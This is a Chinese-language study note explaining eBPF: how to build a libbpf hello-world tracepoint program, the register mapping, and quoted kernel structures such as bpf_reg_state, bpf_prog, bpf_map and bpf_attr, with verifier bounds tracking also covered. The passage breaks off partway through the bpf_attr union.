什么是eBPF
eBPF 全称 extended Berkeley Packet Filter,中文意思 扩展的伯克利包过滤器 一般来说,要向内核添加新功能,需要修改内核源代码或者编写 内核模块 来实 eBPF 允许程序在不修改内核源代码,或添加额外的内核模块情况下运行

用户态:
- 用户编写eBPF程序,使用eBPF汇编或特有C语言编写
- 使用LLVM/CLang编译器,将eBPF程序编译成eBPF字节码
- 调用
bpf()系统调用将eBPF字节码加载到内核
内核态:
bpf()系统调用把eBPF字节码加载到内核时,内核会先进行安全验证- 使用
JIT (Just In Time)将eBPF字节编译成本地机器码(Native Code) - 然后根据程序功能,将字节码挂载到内核不同不同运行路径上。当内核运行到这些路径时,就会触发执行相应路径上的eBPF机器码
使用示例
内核源码中
sudo apt install linux-source-6.5.0 安装源码
tar -jxvf linux-source-6.5.0.tar.bz2 解压
samples/bpf 示例程序 _kern.c内核空间 _user.c用户空间
linux-5.10及更早版本才使用bpf_load.h
后期版本使用libbpf,安装libbpf_dev
参考 ebpf-hello-world
需要使用libbpf
$ git clone https://github.com/libbpf/libbpf && cd libbpf/src/
$ make BUILD_STATIC_ONLY=1 OBJDIR=../build/libbpf DESTDIR=../build INCLUDEDIR=
 LIBDIR= UAPIDIR= install

$ bpftool btf dump file /sys/kernel/btf/vmlinux format c > vmlinux.h
$ clang -g -O2 -target bpf -D__TARGET_ARCH_x86_64 -I . -c hello.bpf.c -o hello.bpf.o
$ bpftool gen skeleton hello.bpf.o > hello.skel.h
$ clang -g -O2 -Wall -I . -c hello.c -o hello.o
$ clang -Wall -O2 -g hello.o /path/to/libbpf.a -lelf -lz -o hello
$ sudo ./hello
编译命令依次作用:
- 从内核的 BTF(BPF Type Format)信息中提取类型信息,并将其保存到 vmlinux.h 文件中。BTF 是一种类型信息格式,描述了内核对象(如结构体、枚举、函数等)的元数据
clang编译BPF 程序hello.bpf.c为目标文件.o- 生成 BPF 程序的 "skeleton" 代码,并将其保存为头文件
- 编译用户空间代码为目标文件
.o - 将用户空间程序与所需的库进行链接,生成可执行文件
hello
BPF程序
hello_bpf__open 打开并加载由 hello.skel.h 定义的 BPF 程序
#include "vmlinux.h"
#include <bpf/bpf_helpers.h>

SEC("tracepoint/syscalls/sys_enter_execve")
int tracepoint__syscalls__sys_enter_execve(struct trace_event_raw_sys_enter *ctx)
{
	bpf_printk("Hello world!\n");
	return 0;
}

char LICENSE[] SEC("license") = "GPL";
用户空间代码
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/resource.h>

#include <bpf/libbpf.h>
#include <bpf/bpf.h>
#include "hello.skel.h"

void read_trace_pipe(void)
{
	int trace_fd;

	trace_fd = open("/sys/kernel/debug/tracing/trace_pipe", O_RDONLY, 0);
	if (trace_fd < 0)
		return;

	while (1) {
		static char buf[4096];
		ssize_t sz;

		sz = read(trace_fd, buf, sizeof(buf) - 1);
		if (sz > 0) {
			buf[sz] = 0;
			puts(buf);
		}
	}
}

int main(void)
{
	struct hello_bpf *obj;
	int err = 0;

	struct rlimit rlim = {
		.rlim_cur = 512UL << 20,
		.rlim_max = 512UL << 20,
	};

	err = setrlimit(RLIMIT_MEMLOCK, &rlim);
	if (err) {
		fprintf(stderr, "failed to change rlimit\n");
		return 1;
	}


	obj = hello_bpf__open();
	if (!obj) {
		fprintf(stderr, "failed to open and/or load BPF object\n");
		return 1;
	}

	err = hello_bpf__load(obj);
	if (err) {
		fprintf(stderr, "failed to load BPF object %d\n", err);
		goto cleanup;
	}

	err = hello_bpf__attach(obj);
	if (err) {
		fprintf(stderr, "failed to attach BPF programs\n");
		goto cleanup;
	}

	read_trace_pipe();

cleanup:
	hello_bpf__destroy(obj);
	return err != 0;
}
eBPF 虚拟机
| eBPF 寄存器 | 映射 x86_64 寄存器 | 用途 |
|---|---|---|
| R0 | rax | 函数返回值 |
| R1 | rdi | argv1 |
| R2 | rsi | argv2 |
| R3 | rdx | argv3 |
| R4 | rcx | argv4 |
| R5 | r8 | argv5 |
| R6 | rbx | callee 保存 |
| R7 | r13 | callee 保存 |
| R8 | r14 | callee 保存 |
| R9 | r15 | callee 保存 |
| R10 (只读) | rbp | 堆栈指针寄存器 |
| r1-r5 五个寄存器用作eBPF中函数调用传参,只能保存常数或指向堆栈的指针,所有内存访问都需要先把数据加载到eBPF堆栈中才能使用,这种限制简化了 eBPF 的内存模型,也更方便 verifier 进行检查 |

bpf_reg_state
struct bpf_reg_state {
	/* 各字段的顺序是重要的.  参见 states_equal() */
	enum bpf_reg_type type;
	/* 指针偏移的固定部分, 仅指针类型 */
	s32 off;
	union {
		/* 当 type == PTR_TO_PACKET 时可用 */
		int range;

		/* 当 type == CONST_PTR_TO_MAP | PTR_TO_MAP_VALUE |
		 *   PTR_TO_MAP_VALUE_OR_NULL 时可用
		 */
		struct {
			struct bpf_map *map_ptr;
			/* 为了从外部映射中区分映射查找
			 * map_uid 对于指向内部映射的寄存器为非 0 值
			 */
			u32 map_uid;
		};

		/* for PTR_TO_BTF_ID */
		struct {
			struct btf *btf;
			u32 btf_id;
		};

		struct { /* for PTR_TO_MEM | PTR_TO_MEM_OR_NULL */
			u32 mem_size;
			u32 dynptr_id; /* for dynptr slices */
		};

		/* For dynptr stack slots */
		struct {
			enum bpf_dynptr_type type;
			/* 一个 dynptr 为 16 字节, 故其占用 2 个 stack slots.
			 * 我们需要追踪哪一个 slot 为第一个防止用户可能尝试传入一个从
			 * dynptr 的第二个 slot 开始的地址的情况的 slot.
			 */
			bool first_slot;
		} dynptr;

		/* 以上任意一个的最大尺寸. */
		struct {
			unsigned long raw1;
			unsigned long raw2;
		} raw;

		u32 subprogno; /* for PTR_TO_FUNC */
	};
	/* 对于标量类型 (SCALAR_VALUE), 其表示我们对实际值的了解.
	 * 对于指针类型, 其表示从被指向对象的偏移的可变部分,
	 * 且同与我们有相同 id 的所有 bpf_reg_states 共享.
	 */
	struct tnum var_off;
	/* 被用于确定任何使用该寄存器的内存访问是否将导致一个坏的访问.
	 * These refer to the same value as var_off, not necessarily the actual
	 * contents of the register.
	 */
	s64 smin_value; /* 最小可能值 (s64) */
	s64 smax_value; /* 最大可能值 (s64) */
	u64 umin_value; /* 最小可能值 (u64) */
	u64 umax_value; /* 最大可能值 (u64) */
	s32 s32_min_value; /* 最小可能值 (s32) */
	s32 s32_max_value; /* 最大可能值 (s32) */
	u32 u32_min_value; /* 最小可能值 (u32) */
	u32 u32_max_value; /* 最大可能值 (u32) */
	/* 对于 PTR_TO_PACKET, 用以找到有着相同变量偏移的其他指针,
	 * 由此他们可以共享范围信息.
	 * 对于 PTR_TO_MAP_VALUE_OR_NULL 其被用于共享我们来自哪一个映射值
	 * 当其一被测试于 != NULL.
	 * 对于 PTR_TO_MEM_OR_NULL 其被用于辨识内存分配以追踪其释放.
	 * 对于 PTR_TO_SOCKET 其被用于共享哪一个指针保留了对 socket 的相同引用,
	 * 以确定合适的引用释放.
	 * 对于作为 dynptrs 的 stack slots, 其被用于追踪对 dynptr的引用
	 * 以确定合适的引用释放.
	 */
	u32 id;
	/* PTR_TO_SOCKET 与 PTR_TO_TCP_SOCK 可以为一个返回自一个 pointer-cast helper
	 * bpf_sk_fullsock() 与 bpf_tcp_sock() 的指针 .
	 *
	 * 考虑如下情况, "sk" 为一个返回自 "sk = bpf_sk_lookup_tcp();" 的引用计数指针:
	 *
	 * 1: sk = bpf_sk_lookup_tcp();
	 * 2: if (!sk) { return 0; }
	 * 3: fullsock = bpf_sk_fullsock(sk);
	 * 4: if (!fullsock) { bpf_sk_release(sk); return 0; }
	 * 5: tp = bpf_tcp_sock(fullsock);
	 * 6: if (!tp) { bpf_sk_release(sk); return 0; }
	 * 7: bpf_sk_release(sk);
	 * 8: snd_cwnd = tp->snd_cwnd;  // verifier 将抗议
	 *
	 * 在第 7 行的 bpf_sk_release(sk) 之后, "fullsock" 指针与
	 * "tp" 指针都应当被无效化.  为了这么做, 保存 "fullsock" 与 "sk"
	 * 的寄存器需要记住在 ref_obj_id 中的原始引用计数指针 id(即, sk_reg->id)
	 * 这样 verifier 便能重置所有 ref_obj_id 匹配 sk_reg->id 的寄存器
	 *
	 * sk_reg->ref_obj_id 在第 1 行被设为 sk_reg->id.
	 * sk_reg->id 将仅作为 NULL-marking 的目的保持.
	 * 在 NULL-marking 完成后, sk_reg->id 可以被重置为 0.
	 *
	 * 在第 3 行的 "fullsock = bpf_sk_fullsock(sk);" 之后,
	 * fullsock_reg->ref_obj_id 被设为 sk_reg->ref_obj_id.
	 *
	 * 在第 5 行的 "tp = bpf_tcp_sock(fullsock);" 之后,
	 * tp_reg->ref_obj_id 被设为 fullsock_reg->ref_obj_id
	 * 与 sk_reg->ref_obj_id 一致.
	 *
	 * 从 verifier 的角度而言, 若 sk, fullsock 与 tp 都非 NULL,
	 * 他们为有着不同 reg->type 的相同指针.
	 * 特别地, bpf_sk_release(tp) 也被允许且有着与 bpf_sk_release(sk)
	 * 相同的影响.
	 */
	u32 ref_obj_id;
	/* 用于存活检查的亲子链 */
	struct bpf_reg_state *parent;
	/* 在被调用方中两个寄存器可以同时为 PTR_TO_STACK 如同 R1=fp-8 与 R2=fp-8,
	 * 但其一指向该函数栈而另一指向调用方的栈. 为了区分他们 'frameno' 被使用,
	 * 其为一个指向 bpf_func_state 的 bpf_verifier_state->frame[] 数组中的下标.
	 */
	u32 frameno;
	/* 追踪子寄存器(subreg)定义. 保存的值为写入 insn 的 insn_idx.
	 * 这是安全的因为 subreg_def 在任何仅在主校验结束后发生的 insn 修补前被使用.
	 */
	s32 subreg_def;
	enum bpf_reg_liveness live;
	/* if (!precise && SCALAR_VALUE) min/max/tnum don't affect safety */
	bool precise;
};
寄存器运行时值与边界范围校验 verifier 会模拟执行每一条指令并验证寄存器的值是否合法,主要关注这几个字段:
smin_value、smax_value: 64 位有符号的值的可能取值边界umin_value、umax_value:64 位无符号的值的可能取值边界s32_min_value、s32_max_value:32 位有符号的值的可能取值边界u32_min_value、u32_max_value:32 位无符号的值的可能取值边界
寄存器中可以确定的值通过var_off字段表示,该值使用tnum结构体表示
mask 中为 0 对应的 value 位为已知位:
struct tnum {
	u64 value;
	u64 mask;
};
一个 verifier 完全未知的寄存器如下:
const struct tnum tnum_unknown = { .value = 0, .mask = -1 };
寄存器边界值是 verifier 通过模拟执行推测出来的,运行时的寄存器值不一定与 verifier 所推测的一致,这也曾是很多 eBPF 漏洞产生的原因
寄存器类型
寄存器在程序运行的不同阶段可能存放着不同类型的值,verifier 通过跟踪寄存器值的类型来防止越界访问的发生,主要有三类:
- 未初始化(not init):寄存器初始状态,未经过任何赋值操作,此类寄存器不能参与运算
- 标量值(scalar):该寄存器被赋予整型值,此类寄存器不能作为指针进行内存访问
- 指针类型(pointer):该寄存器为一个指针,verifier 会检查内存访问是否超出指针允许的范围
- 实际上按用途不同划分更细类型,如
PTR_TO_STACK
/* types of values stored in eBPF registers */
/* Pointer types represent:
 * pointer
 * pointer + imm
 * pointer + (u16) var
 * pointer + (u16) var + imm
 * if (range > 0) then [ptr, ptr + range - off) is safe to access
 * if (id > 0) means that some 'var' was added
 * if (off > 0) means that 'imm' was added
 */
enum bpf_reg_type {
	NOT_INIT = 0,		 /* nothing was written into register */
	SCALAR_VALUE,		 /* reg doesn't contain a valid pointer */
	PTR_TO_CTX,		 /* reg points to bpf_context */
	CONST_PTR_TO_MAP,	 /* reg points to struct bpf_map */
	PTR_TO_MAP_VALUE,	 /* reg points to map element value */
	PTR_TO_MAP_KEY,		 /* reg points to a map element key */
	PTR_TO_STACK,		 /* reg == frame_pointer + offset */
	PTR_TO_PACKET_META,	 /* skb->data - meta_len */
	PTR_TO_PACKET,		 /* reg points to skb->data */
	PTR_TO_PACKET_END,	 /* skb->data + headlen */
	PTR_TO_FLOW_KEYS,	 /* reg points to bpf_flow_keys */
	PTR_TO_SOCKET,		 /* reg points to struct bpf_sock */
	PTR_TO_SOCK_COMMON,	 /* reg points to sock_common */
	PTR_TO_TCP_SOCK,	 /* reg points to struct tcp_sock */
	PTR_TO_TP_BUFFER,	 /* reg points to a writable raw tp's buffer */
	PTR_TO_XDP_SOCK,	 /* reg points to struct xdp_sock */
	/* PTR_TO_BTF_ID points to a kernel struct that does not need
	 * to be null checked by the BPF program. This does not imply the
	 * pointer is _not_ null and in practice this can easily be a null
	 * pointer when reading pointer chains. The assumption is program
	 * context will handle null pointer dereference typically via fault
	 * handling. The verifier must keep this in mind and can make no
	 * assumptions about null or non-null when doing branch analysis.
	 * Further, when passed into helpers the helpers can not, without
	 * additional context, assume the value is non-null.
	 */
	PTR_TO_BTF_ID,
	/* PTR_TO_BTF_ID_OR_NULL points to a kernel struct that has not
	 * been checked for null. Used primarily to inform the verifier
	 * an explicit null check is required for this struct.
	 */
	PTR_TO_MEM,		 /* reg points to valid memory region */
	PTR_TO_ARENA,
	PTR_TO_BUF,		 /* reg points to a read/write buffer */
	PTR_TO_FUNC,		 /* reg points to a bpf program function */
	CONST_PTR_TO_DYNPTR,	 /* reg points to a const struct bpf_dynptr */
	__BPF_REG_TYPE_MAX,

	/* Extended reg_types. */
	PTR_TO_MAP_VALUE_OR_NULL	= PTR_MAYBE_NULL | PTR_TO_MAP_VALUE,
	PTR_TO_SOCKET_OR_NULL		= PTR_MAYBE_NULL | PTR_TO_SOCKET,
	PTR_TO_SOCK_COMMON_OR_NULL	= PTR_MAYBE_NULL | PTR_TO_SOCK_COMMON,
	PTR_TO_TCP_SOCK_OR_NULL		= PTR_MAYBE_NULL | PTR_TO_TCP_SOCK,
	PTR_TO_BTF_ID_OR_NULL		= PTR_MAYBE_NULL | PTR_TO_BTF_ID,

	/* This must be the last entry. Its purpose is to ensure the enum is
	 * wide enough to hold the higher bits reserved for bpf_type_flag.
	 */
	__BPF_REG_TYPE_LIMIT	= BPF_TYPE_LIMIT,
};
eBPF指令与eBPF程序
RISC指令集,单条eBPF指令在内核中定义为一个bpf_insn结构体
/* BPF has 10 general purpose 64-bit registers and stack frame. */
#define MAX_BPF_REG	__MAX_BPF_REG

struct bpf_insn {
	__u8	code;		/* opcode */
	__u8	dst_reg:4;	/* dest register */
	__u8	src_reg:4;	/* source register */
	__s16	off;		/* signed offset */
	__s32	imm;		/* signed immediate constant */
};
一个最简单的 eBPF 程序便是一个 bpf_insn 结构体数组,我们可以直接在用户态下编写形如这样的结构体数组来描述一个 eBPF 程序,并作为 eBPF 程序字节码传入内核:
#define BPF_RAW_INSN(CODE, DST, SRC, OFF, IMM)          \
    ((struct bpf_insn) {                                \
        .code        = CODE,                            \
        .dst_reg     = DST,                             \
        .src_reg     = SRC,                             \
        .off         = OFF,                             \
        .imm         = IMM                              \
})

struct bpf_insn test_bpf_prog[] = {
    BPF_RAW_INSN(BPF_ALU64 | BPF_MOV | BPF_K, BPF_REG_0, 0, 0, 0x114514),
    BPF_RAW_INSN(BPF_JMP | BPF_EXIT, 0, 0, 0, 0),
};
载入内核后,内核最终使用一个bpf_prog结构体表示一个 eBPF 程序
struct bpf_prog {
	u16			pages;		/* 分配的页面数量 */
	u16			jited:1,	/* 我们的 filter 是否是即时编译的? */
				jit_requested:1,/* 架构需要即时编译程序 */
				gpl_compatible:1, /* filter 是否兼容 GPL? */
				cb_access:1,	/* 控制块被访问了吗? */
				dst_needed:1,	/* 我们是否需要 dst 入口? */
				blinding_requested:1, /* needs constant blinding *///译注:不知道咋翻
				blinded:1,	/* Was blinded *///译注:瞎了?
				is_func:1,	/* 程序为一个 bpf 函数 */
				kprobe_override:1, /* 我们是否在一个 kprobe 之上? */
				has_callchain_buf:1, /* callchain buffer 分配了吗? */
				enforce_expected_attach_type:1, /* 在 attach 时强制执行 expected_attach_type 检查 */
				call_get_stack:1, /* 我们是否调用 bpf_get_stack() 或 bpf_get_stackid() */
				call_get_func_ip:1, /* 我们是否调用 get_func_ip() */
				tstamp_type_access:1; /* 被访问的 __sk_buff->tstamp_type */
	enum bpf_prog_type	type;		/* BPF 程序类型 */
	enum bpf_attach_type	expected_attach_type; /* 用于一些程序类型 */
	u32			len;		/* filter 块的数量 */
	u32			jited_len;	/* 按字节计的被即时编译的指令大小 */
	u8			tag[BPF_TAG_SIZE];
	struct bpf_prog_stats __percpu *stats;
	int __percpu		*active;
	unsigned int		(*bpf_func)(const void *ctx,
					    const struct bpf_insn *insn);
	struct bpf_prog_aux	*aux;		/* 辅助域 */
	struct sock_fprog_kern	*orig_prog;	/* 原始 BPF 程序 */
	/* 翻译器的指令 */
	union {
		DECLARE_FLEX_ARRAY(struct sock_filter, insns);
		DECLARE_FLEX_ARRAY(struct bpf_insn, insnsi);
	};
};
bpf_func函数指针即指向 BPF 字节码经过 JIT 编译生成的汇编代码入口
eBPF map
bpf_map 通用的用以存储不同种类数据的结构,用来在用户进程与eBPF程序、eBPF程序与eBPF程序之间进行数据共享,用户在创建时只需指定 key 和 value 的size
bpf_map 五个基本属性:
typekey_sizevalue_sizemax_entriesmap_flags
bpf_map结构体
struct bpf_map {
	/* 前两条缓存行带有以读取为主的成员,
	 * 其中一些也在快速路径中被访问 (e.g. ops, max_entries).
	 */
	const struct bpf_map_ops *ops ____cacheline_aligned;
	struct bpf_map *inner_map_meta;
#ifdef CONFIG_SECURITY
	void *security;
#endif
	enum bpf_map_type map_type;
	u32 key_size;
	u32 value_size;
	u32 max_entries;
	u64 map_extra; /* any per-map-type extra fields */
	u32 map_flags;
	u32 id;
	struct btf_record *record;
	int numa_node;
	u32 btf_key_type_id;
	u32 btf_value_type_id;
	u32 btf_vmlinux_value_type_id;
	struct btf *btf;
#ifdef CONFIG_MEMCG_KMEM
	struct obj_cgroup *objcg;
#endif
	char name[BPF_OBJ_NAME_LEN];
	struct btf_field_offs *field_offs;
	/* The 3rd and 4th cacheline with misc members to avoid false sharing
	 * particularly with refcounting.
	 */
	atomic64_t refcnt ____cacheline_aligned;
	atomic64_t usercnt;
	struct work_struct work;
	struct mutex freeze_mutex;
	atomic64_t writecnt;
	/* 'Ownership' of program-containing map is claimed by the first program
	 * that is going to use this map or by the first program which FD is
	 * stored in the map to make sure that all callers and callees have the
	 * same prog type, JITed flag and xdp_has_frags flag.
	 */
	struct {
		spinlock_t lock;
		enum bpf_prog_type type;
		bool jited;
		bool xdp_has_frags;
	} owner;
	bool bypass_spec_v1;
	bool frozen; /* write-once; write-protected by freeze_mutex */
};
可选map类型如下:
enum bpf_map_type {
	BPF_MAP_TYPE_UNSPEC,
	BPF_MAP_TYPE_HASH,
	BPF_MAP_TYPE_ARRAY,
	BPF_MAP_TYPE_PROG_ARRAY,
	BPF_MAP_TYPE_PERF_EVENT_ARRAY,
	BPF_MAP_TYPE_PERCPU_HASH,
	BPF_MAP_TYPE_PERCPU_ARRAY,
	BPF_MAP_TYPE_STACK_TRACE,
	BPF_MAP_TYPE_CGROUP_ARRAY,
	BPF_MAP_TYPE_LRU_HASH,
	BPF_MAP_TYPE_LRU_PERCPU_HASH,
	BPF_MAP_TYPE_LPM_TRIE,
	BPF_MAP_TYPE_ARRAY_OF_MAPS,
	BPF_MAP_TYPE_HASH_OF_MAPS,
	BPF_MAP_TYPE_DEVMAP,
	BPF_MAP_TYPE_SOCKMAP,
	BPF_MAP_TYPE_CPUMAP,
	BPF_MAP_TYPE_XSKMAP,
	BPF_MAP_TYPE_SOCKHASH,
	BPF_MAP_TYPE_CGROUP_STORAGE_DEPRECATED,
	/* BPF_MAP_TYPE_CGROUP_STORAGE is available to bpf programs attaching
	 * to a cgroup. The newer BPF_MAP_TYPE_CGRP_STORAGE is available to
	 * both cgroup-attached and other progs and supports all functionality
	 * provided by BPF_MAP_TYPE_CGROUP_STORAGE. So mark
	 * BPF_MAP_TYPE_CGROUP_STORAGE deprecated.
	 */
	BPF_MAP_TYPE_CGROUP_STORAGE = BPF_MAP_TYPE_CGROUP_STORAGE_DEPRECATED,
	BPF_MAP_TYPE_REUSEPORT_SOCKARRAY,
	BPF_MAP_TYPE_PERCPU_CGROUP_STORAGE,
	BPF_MAP_TYPE_QUEUE,
	BPF_MAP_TYPE_STACK,
	BPF_MAP_TYPE_SK_STORAGE,
	BPF_MAP_TYPE_DEVMAP_HASH,
	BPF_MAP_TYPE_STRUCT_OPS,
	BPF_MAP_TYPE_RINGBUF,
	BPF_MAP_TYPE_INODE_STORAGE,
	BPF_MAP_TYPE_TASK_STORAGE,
	BPF_MAP_TYPE_BLOOM_FILTER,
	BPF_MAP_TYPE_USER_RINGBUF,
	BPF_MAP_TYPE_CGRP_STORAGE,
};
常用map类型:
BPF_MAP_TYPE_HASH:以哈希表形式存储键值对,比较常规BPF_MAP_TYPE_ARRAY:以数组形式存储键值对,key 即为数组下标,对应的 value 皆初始化为 0BPF_MAP_TYPE_PROG_ARRAY:特殊的数组映射,value 为其他 eBPF 程序的文件描述符BPF_MAP_TYPE_STACK:以栈形式存储数据
bpf系统调用
普通用户使用eBPF有限制,只有BPF_PROG_TYPE_SOCKET_FILTER和BPF_PROG_TYPE_CGROUP_SKB这两类eBPF程序可以被普通用户load
static int bpf_prog_load(union bpf_attr *attr, bpfptr_t uattr, u32 uattr_size)
{
	...
	if (type != BPF_PROG_TYPE_SOCKET_FILTER &&
	    type != BPF_PROG_TYPE_CGROUP_SKB &&
	    !bpf_capable())
		return -EPERM;
}
对ePBF所有操作都是通过bpf系统调用来完成的
int bpf(int cmd, union bpf_attr *attr, unsigned int size);
bpf_attr结构体
系统调用中第二个参数 指向联合体bpf_attr
看注释就知道 不同命令对应了不同的结构体
更详细的命令解读在注释里 https://elixir.bootlin.com/linux/v6.13.7/source/include/uapi/linux/bpf.h#L1462
union bpf_attr {
	struct { /* BPF_MAP_CREATE 命令所使用的匿名结构体 */
		__u32	map_type;	/* one of enum bpf_map_type */
		__u32	key_size;	/* key 按字节计的大小 */
		__u32	value_size;	/* value 按字节计的大小 */
		__u32	max_entries;	/* map 中最大的 entries 数量 */
		__u32	map_flags;	/* BPF_MAP_CREATE 相关的
					 * 在上面定义的 flags.
					 */
		__u32	inner_map_fd;	/* 指向内部 map 的 fd */
		__u32	numa_node;	/* numa node (仅当设置了
					 * BPF_F_NUMA_NODE 时有效).
					 */
		char	map_name[BPF_OBJ_NAME_LEN];
		__u32	map_ifindex;	/* ifindex of netdev to create on */
		__u32	btf_fd;		/* 指向一个 BTF 类型数据的 fd */
		__u32	btf_key_type_id;	/* BTF type_id of the key */
		__u32	btf_value_type_id;	/* BTF type_id of the value */
		__u32	btf_vmlinux_value_type_id;/* BTF type_id of a kernel-
						   * struct stored as the
						   * map value
						   */
		/* Any per-map-type extra fields
		 *
		 * BPF_MAP_TYPE_BLOOM_FILTER - 最低 4 位指示了
		 * 哈希函数的数量(若为 0, bloom filter 将默认
		 * 使用 5 个哈希函数).
		 */
		__u64	map_extra;
	};

	struct { /* BPF_MAP_*_ELEM 命令所使用的匿名结构体 */
		__u32		map_fd;
		__aligned_u64	key;
		union {
			__aligned_u64 value;
			__aligned_u64 next_key;
		};
		__u64		flags;
	};

	struct { /* BPF_MAP_*_BATCH 命令所使用的匿名结构体 */
		__aligned_u64	in_batch;	/* start batch,
						 * NULL to start from beginning
						 */
		__aligned_u64	out_batch;	/* output: next start batch */
		__aligned_u64	keys;
		__aligned_u64	values;
		__u32		count;		/* input/output:
						 * input: # of key/value
						 * elements
						 * output: # of filled elements
						 */
		__u32		map_fd;
		__u64		elem_flags;
		__u64		flags;
	} batch;

	struct { /* BPF_PROG_LOAD 命令所使用的匿名结构体 */
		__u32		prog_type;	/* one of enum bpf_prog_type */
		__u32		insn_cnt;
		__aligned_u64	insns;
		__aligned_u64	license;
		__u32		log_level;	/* verbosity level of verifier */
		__u32		log_size;	/* size of user buffer */
		__aligned_u64	log_buf;	/* user supplied buffer */
		__u32		kern_version;	/* not used */
		__u32		prog_flags;
		char		prog_name[BPF_OBJ_NAME_LEN];
		__u32		prog_ifindex;	/* ifindex of netdev to prep for */
		/* For some prog types expected attach type must be known at
		 * load time to verify attach type specific parts of prog
		 * (context accesses, allowed helpers, etc).
		 */
		__u32		expected_attach_type;
		__u32		prog_btf_fd;	/* fd pointing to BTF type data */
		__u32		func_info_rec_size;	/* userspace bpf_func_info size */
		__aligned_u64	func_info;	/* func info */
		__u32		func_info_cnt;	/* number of bpf_func_info records */
		__u32		line_info_rec_size;	/* userspace bpf_line_info size */
		__aligned_u64	line_info;	/* line info */
		__u32		line_info_cnt;	/* number of bpf_line_info records */
		__u32		attach_btf_id;	/* in-kernel BTF type id to attach to */
		union {
			/* valid prog_fd to attach to bpf prog */
			__u32		attach_prog_fd;
			/* or valid module BTF object fd or 0 to attach to vmlinux */
			__u32		attach_btf_obj_fd;
		};
		__u32		core_relo_cnt;	/* number of bpf_core_relo */
		__aligned_u64	fd_array;	/* array of FDs */
		__aligned_u64	core_relos;
		__u32		core_relo_rec_size; /* sizeof(struct bpf_core_relo) */
	};

	struct { /* BPF_OBJ_* 命令所使用的匿名结构体 */
		__aligned_u64	pathname;
		__u32		bpf_fd;
		__u32		file_flags;
	};

	struct { /* BPF_PROG_ATTACH/DETACH 命令所使用的匿名结构体 */
		__u32		target_fd;	/* container object to attach to */
		__u32		attach_bpf_fd;	/* eBPF program to attach */
		__u32		attach_type;
		__u32		attach_flags;
		__u32		replace_bpf_fd;	/* previously attached eBPF
						 * program to replace if
						 * BPF_F_REPLACE is used
						 */
	};

	struct { /* BPF_PROG_TEST_RUN 命令所使用的匿名结构体 */
		__u32		prog_fd;
		__u32		retval;
		__u32		data_size_in;	/* input: len of data_in */
		__u32		data_size_out;	/* input/output: len of data_out
						 *   returns ENOSPC if data_out
						 *   is too small.
						 */
		__aligned_u64	data_in;
		__aligned_u64	data_out;
		__u32		repeat;
		__u32		duration;
